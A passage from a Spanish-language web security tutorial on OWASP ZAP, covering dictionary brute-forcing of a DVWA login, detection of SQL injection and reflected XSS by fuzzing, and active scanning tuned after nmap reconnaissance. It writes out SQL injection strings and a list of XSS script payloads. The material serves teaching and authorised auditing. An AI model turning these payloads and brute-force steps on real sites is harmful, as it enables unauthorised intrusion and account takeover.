


Imagen 1.59: Seleccionamos el parámetro sobre el que queremos realizar fuzzing.

ZAP nos solicitará el *payload* a emplear. Como usaremos un fichero externo a los proporcionados por ZAP, escogeremos *File* como tipo del *payload*. Usaremos el diccionario que emplea por defecto la herramienta *John The Ripper*, *john.txt*, y pulsaremos sobre el botón "*Start Fuzzer*".




Imagen 1.60: Haciendo fuzzing basado en diccionario sobre el parámetro password.

ZAP empezará a realizar *fuzzing* con las palabras del diccionario sobre el parámetro seleccionado. Si recargamos el formulario sobre el que se está haciendo *fuzzing* vemos que la cuarta palabra del diccionario, *password*, es la clave correcta para el usuario *admin*




Imagen 1.61: Contraseña conseguida empleando técnicas de fuzzing.

No hay que pasar por alto que todas las peticiones que realiza el *fuzzer* pueden quedar registradas en los ficheros del *log* del servidor web:



```
192.168.1.8 - - [23/May/2015:00:30:14 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:30:19 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:30:24 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:30:29 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:30:34 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:30:39 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:30:59 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:31:19 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:31:39 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
192.168.1.8 - - [23/May/2015:00:31:44 +0200] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.8/DVWA/login.php"
```

Imagen 1.62: Fichero access.log de Apache donde se registran las peticiones del fuzzer.

14. PoC: detección de una vulnerabilidad SQL injection por GET

Las técnicas de *fuzzing* son útiles para descubrir fallos en los sistemas o aplicaciones enviando datos semialeatorios o basados en diccionario a los puntos de entrada de las aplicaciones (parámetros de las URLs, campos en los formularios, etcétera).

En la siguiente prueba de concepto, a partir de una URL, se hará *fuzzing* sobre uno de los parámetros pasados por *GET* para ver si la aplicación puede ser vulnerable a SQL *injection*. De ser así, podremos inyectar código SQL por los parámetros de las URLs que viajen por *GET* o por los campos de entrada de los formularios y sacar información de la base de datos que utilice la aplicación web.

Inicialmente, capturaremos la petición enviada por *GET*:




Imagen 1.63: Captura de la petición y del parámetro enviado por GET.

Analizando la respuesta enviada por el servidor podemos saber que es un servidor *Apache* 2.x y que la versión de PHP instalada en el servidor es la 5.2.17 (podría buscarse un *exploit* para realizar ejecución remota de código en el servidor).




Imagen 1.64: Petición devuelta por el servidor.

Lo siguiente será seleccionar el parámetro sobre el que realizar *fuzzing* para detectar si la aplicación es vulnerable a *SQL injection*.




Imagen 1.65: Parámetro sobre el que se realizará fuzzing.

Seleccionamos como *payload*, dentro de la categoría SQL *injection*, MySQL 101 lanzamos el *fuzzer*.




Imagen 1.66: Payload seleccionado para realizar el fuzzing.

Analizando las respuestas obtenidas mediante el proceso de *fuzzing*, se observa que tras inyectar en el parámetro *id* el valor *1'or '1'='1* se produce un error no tratado en el servidor web que revela cuál es el sistema gestor de base de datos que utiliza la aplicación: MySQL.




Imagen 1.67: Error no tratado en el servidor que revela el SGBD usado por la aplicación web.

Si ahora analizamos en el navegador cuál es el comportamiento de la web tras introducir el *payload 1 or 1=1*




Imagen 1.68: Comportamiento de la web tras introducir el payload 1 or 1=1.

El comportamiento de la web después de la inyección del *payload 1 or 1=1* no es el normal, ya que en lugar de mostrar el contenido relacionado con el parámetro *id*, muestra todos los contenidos que almacena en la tabla de la base de datos, con lo que podemos deducir que la web sufre una vulnerabilidad de *SQL injection*.




Imagen 1.69: Visualización de todas las entradas de la tabla.

Llegados a este punto, el siguiente paso sería explotar la vulnerabilidad *sqli* para ver si realmente ésta está presente[2]. En la siguiente figura se observa la versión del SGBD *MySQL* empleado por el sistema como consecuencia de la inyección SQL introducida por el parámetro *id*, luego podemos concluir que el sistema en vulnerable a técnicas de SQL *injection*.




Imagen 1.70: Explotación de la vulnerabilidad sqli.

Con el *payload* seleccionado pulsaremos en "*Start Fuzzer*" y ZAP empezará a realizar *fuzzing* con el *payload* seleccionado sobre el parámetro *id* que se envía por POST.

2 La explotación de la vulnerabilidad no se ha realizado con ZAP. Con ZAP únicamente se ha detectado un comportamiento anómalo del servidor web.

15. PoC: detección de una vulnerabilidad XSS

Una vulnerabilidad de tipo XSS (*Cross Site-Scripting*) permite inyectar código de *scripting*, generalmente *JavaScript*, *HTML*, en la aplicación web a través de los parámetros pasados por *GET* en las URLs o en los campos de los formularios web que normalmente son enviados por *POST*.

El código de *scripting* inyectado es interpretado en el navegador del cliente y suele utilizarse para hacer secuestro de *cookies* de sesión (*hijacking*), hacer redirecciones, realizar *defacement*, robar los campos de los formularios almacenados en el navegador navegando por el DOM, modificar un formulario, etcétera.

Suele clasificarse en:

- *Persistente*: el *scripting* inyectado es almacenado en el repositorio de datos que utiliza la aplicación web.
- *Reflejado o no persistente*: el *scripting* inyectado no se almacena en el repositorio de datos usado por la aplicación web.

Imaginemos que estamos en la web de la siguiente figura y queremos saber si presenta vulnerabilidades de tipo *XSS*. Lo primero que haremos será ver qué parámetros envía y si lo hace por *GET* o *POST*. Para ello, una vez introducidos los datos solicitados, pulsamos "*Submit*".

Imagen 1.71: Formulario de entrada de datos.

Capturando la petición con ZAP podemos ver los parámetros enviados por *POST* (*fname, nick, lname, submit*) y su valor.




Imagen 1.72: Parámetros enviados por POST.

Seleccionamos el valor del parámetro *fname*, que es donde aplicaremos *fuzzing* utilizando como *payload* el *XSS 101* perteneciente a la categoría de *File Fuzzers*.




Imagen 1.73: Parámetro sobre el que se realizará fuzzing para buscar vulnerabilidades de tipo XSS.

Después de lanzar el *fuzzing*, si analizamos las peticiones devueltas por el cliente podemos ver cómo se ha inyectado el código en código *javascript* en la web.




Imagen 1.74: Inyección del código JavaScript.

Podemos saber también analizando los *payloads* utilizados por el *fuzzer* cuándo se ha realizado la inyección anterior.

#	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	200	OK	239 ms	387 bytes	1,33 KiB	Medio		
1	Fuzzed	200	OK	235 ms	387 bytes	1,35 KiB		Reflected	<script>alert("xss")</script>
2	Fuzzed	200	OK	121 ms	386 bytes	1,51 KiB			<script>alert(string.fromcharcode(88,83,83))</script>
3	Fuzzed	200	OK	125 ms	386 bytes	1,51 KiB			</title><script>alert(1)</script>
4	Fuzzed	200	OK	125 ms	386 bytes	1,51 KiB			'> <script>alert(3)</script>
5	Fuzzed	200	OK	125 ms	386 bytes	1,51 KiB			`> <script>alert(5)</script>
6	Fuzzed	200	OK	125 ms	386 bytes	1,51 KiB			> <script>alert(4)</script>
7	Fuzzed	200	OK	125 ms	386 bytes	1,51 KiB			</title><script>alert(1)</script>
8	Fuzzed	200	OK	130 ms	386 bytes	1,51 KiB			<<script>alert("xss");//<</script>
9	Fuzzed	200	OK	10,25 s	349 bytes	1,51 KiB			>"

Imagen 1.75: Payloads utilizados por el fuzzer para la detección de vulnerabilidades XSS.

Lo único que nos queda es introducir el código del *payload* anterior en el campo *First Name* del formulario para ver si realmente la web sufre este tipo de vulnerabilidad. En la siguiente figura vemos cómo la inyección *javascript* ha sido interpretada por el navegador del cliente, luego se puede concluir que la web presenta una vulnerabilidad de tipo *XSS* reflejado, ya que el código *javascript* no se almacena en el repositorio de datos del sistema.




Imagen 1.76: El navegador interpreta el código javascript introducido en el formulario.

16. Escaneo activo

ZAP proporciona un escáner activo para la buscar vulnerabilidades de manera rápida. Para ello, introducimos la URL, y seleccionamos "*Active Scan*" dentro de la opción "*Atacar*".




Imagen 1.77: Inicio del escaneo activo en busca de vulnerabilidades.

A partir de este momento, ZAP empezará a buscar vulnerabilidades. Para ello, lo primero que hace es recorrer todas las URL del sitio a través del *Spider* analizando cada una de las URL encontradas en busca de información sensible y en caso de encontrar alguna URL catalogada como vulnerable, será marcada como sospechosa mostrándose una alerta indicando cuál es su grado de riesgo: alto, medio, bajo, sin importancia.




Imagen 1.78: Alertas lanzadas por ZAP y clasificación de las mismas.

De esta forma, ZAP tiene un mapa del sitio web y proporciona una imagen global de cómo está formada la web y del tipo de programación web que tiene.

Cuando el *Spider* finaliza el recorrido, es donde ZAP empieza a realizar el escaneo activo de verdad de todas las URL encontradas por el *spider*. En este punto es donde ZAP, al tratarse de un escaneo activo, prueba todo tipo de ataques en las URL descubiertas por el *spider*: desde una búsqueda de configuración de un simple parámetro que usa la web, hasta ataques de tipo SQL *injection*, XSS (*Cross-Site Scripting*), LFI (*Local File Inclusion*), RFI (*Remote File Inclusion*), etcétera.

En el panel de alertas veremos las vulnerabilidades encontradas en función de su riesgo. Para cada vulnerabilidad, ZAP nos mostrará información sobre cómo se puede vulnerar y las medidas a tomar para que la vulnerabilidad sea arreglada.




Imagen 1.79: Panel de alertas con la descripción de la alerta y una propuesta de solución.

17. Tipos de Ataques

Podemos ver cuáles son los ataques que realiza ZAP durante el proceso de escaneo activo. Para ello, tras lanzar el escaneo activo sobre una URL nos fijamos en la pestaña *"Política"*:






Imagen 1.80: Clasificación de los ataques que se realizan durante el escaneo activo.

Por ejemplo, para los ataques relacionados con la *seguridad del servidor*, ZAP proporciona *test* para detectar vulnerabilidades de tipo *Path Transversal* y *Remote File Inclusion*. Para cada uno de estos dos *test*, se puede configurar el alcance del *threshold* (límite) y *strength* (fuerza) con valores apagado, defecto, medio, alto. El elemento *quality* (calidad) indica si el *pluggin* para realizar ese test se encuentra liberado para ZAP o no.




Imagen 1.81: Test relacionados por ZAP dentro de la categoría Seguridad del Servidor.

No es objetivo de este libro entrar a detallar todos los ataques utilizados por ZAP durante el proceso de escaneo activo. Se recomienda al lector ir por cada una de las categorías (inyección, miscelánea, navegador del cliente, recopilación de información, seguridad del servidor) para ver todos los *test* realizados por ZAP.

■ ■ ■

18. Tecnologías soportadas en el escaneo activo

Para minimizar el tiempo empleado por ZAP en un escaneo activo en busca de posibles vulnerabilidades en el aplicativo, conociendo cuál es el contexto bajo el que corre el aplicativo web (sistema gestor de base de datos, servidor web y sistema operativo del servidor sobre el que corren los servicios) podemos seleccionar sobre qué sistema gestor de base de datos y servidor web junto con su sistema operativo se centrará el escaneo activo, para de esta manera no probar con todos los soportados por ZAP.

Imaginemos que después de lanzar *nmap* contra el servidor donde se encuentra alojada la web que estamos auditando los resultados son los presentados en la siguiente figura:




Imagen 1.82: Servicios, versiones y SO en un servidor web.

Conociendo el SGBD (MySQL 5.1.38), el sistema operativo sobre el que corren los servicios en el servidor (Linux) y el tipo de servidor web (Apache 2.2.13), en la pestaña *Tecnología* podemos seleccionar que el escaneo activo se realice en base a las tecnologías descubiertas con *nmap* para reducir el tiempo de búsqueda de vulnerabilidades.




Imagen 1.83: Tecnologías sobre las que se realizará el ataque activo.

PoC: SQL injection y Directory Browsing descubiertos con un escaneo activo

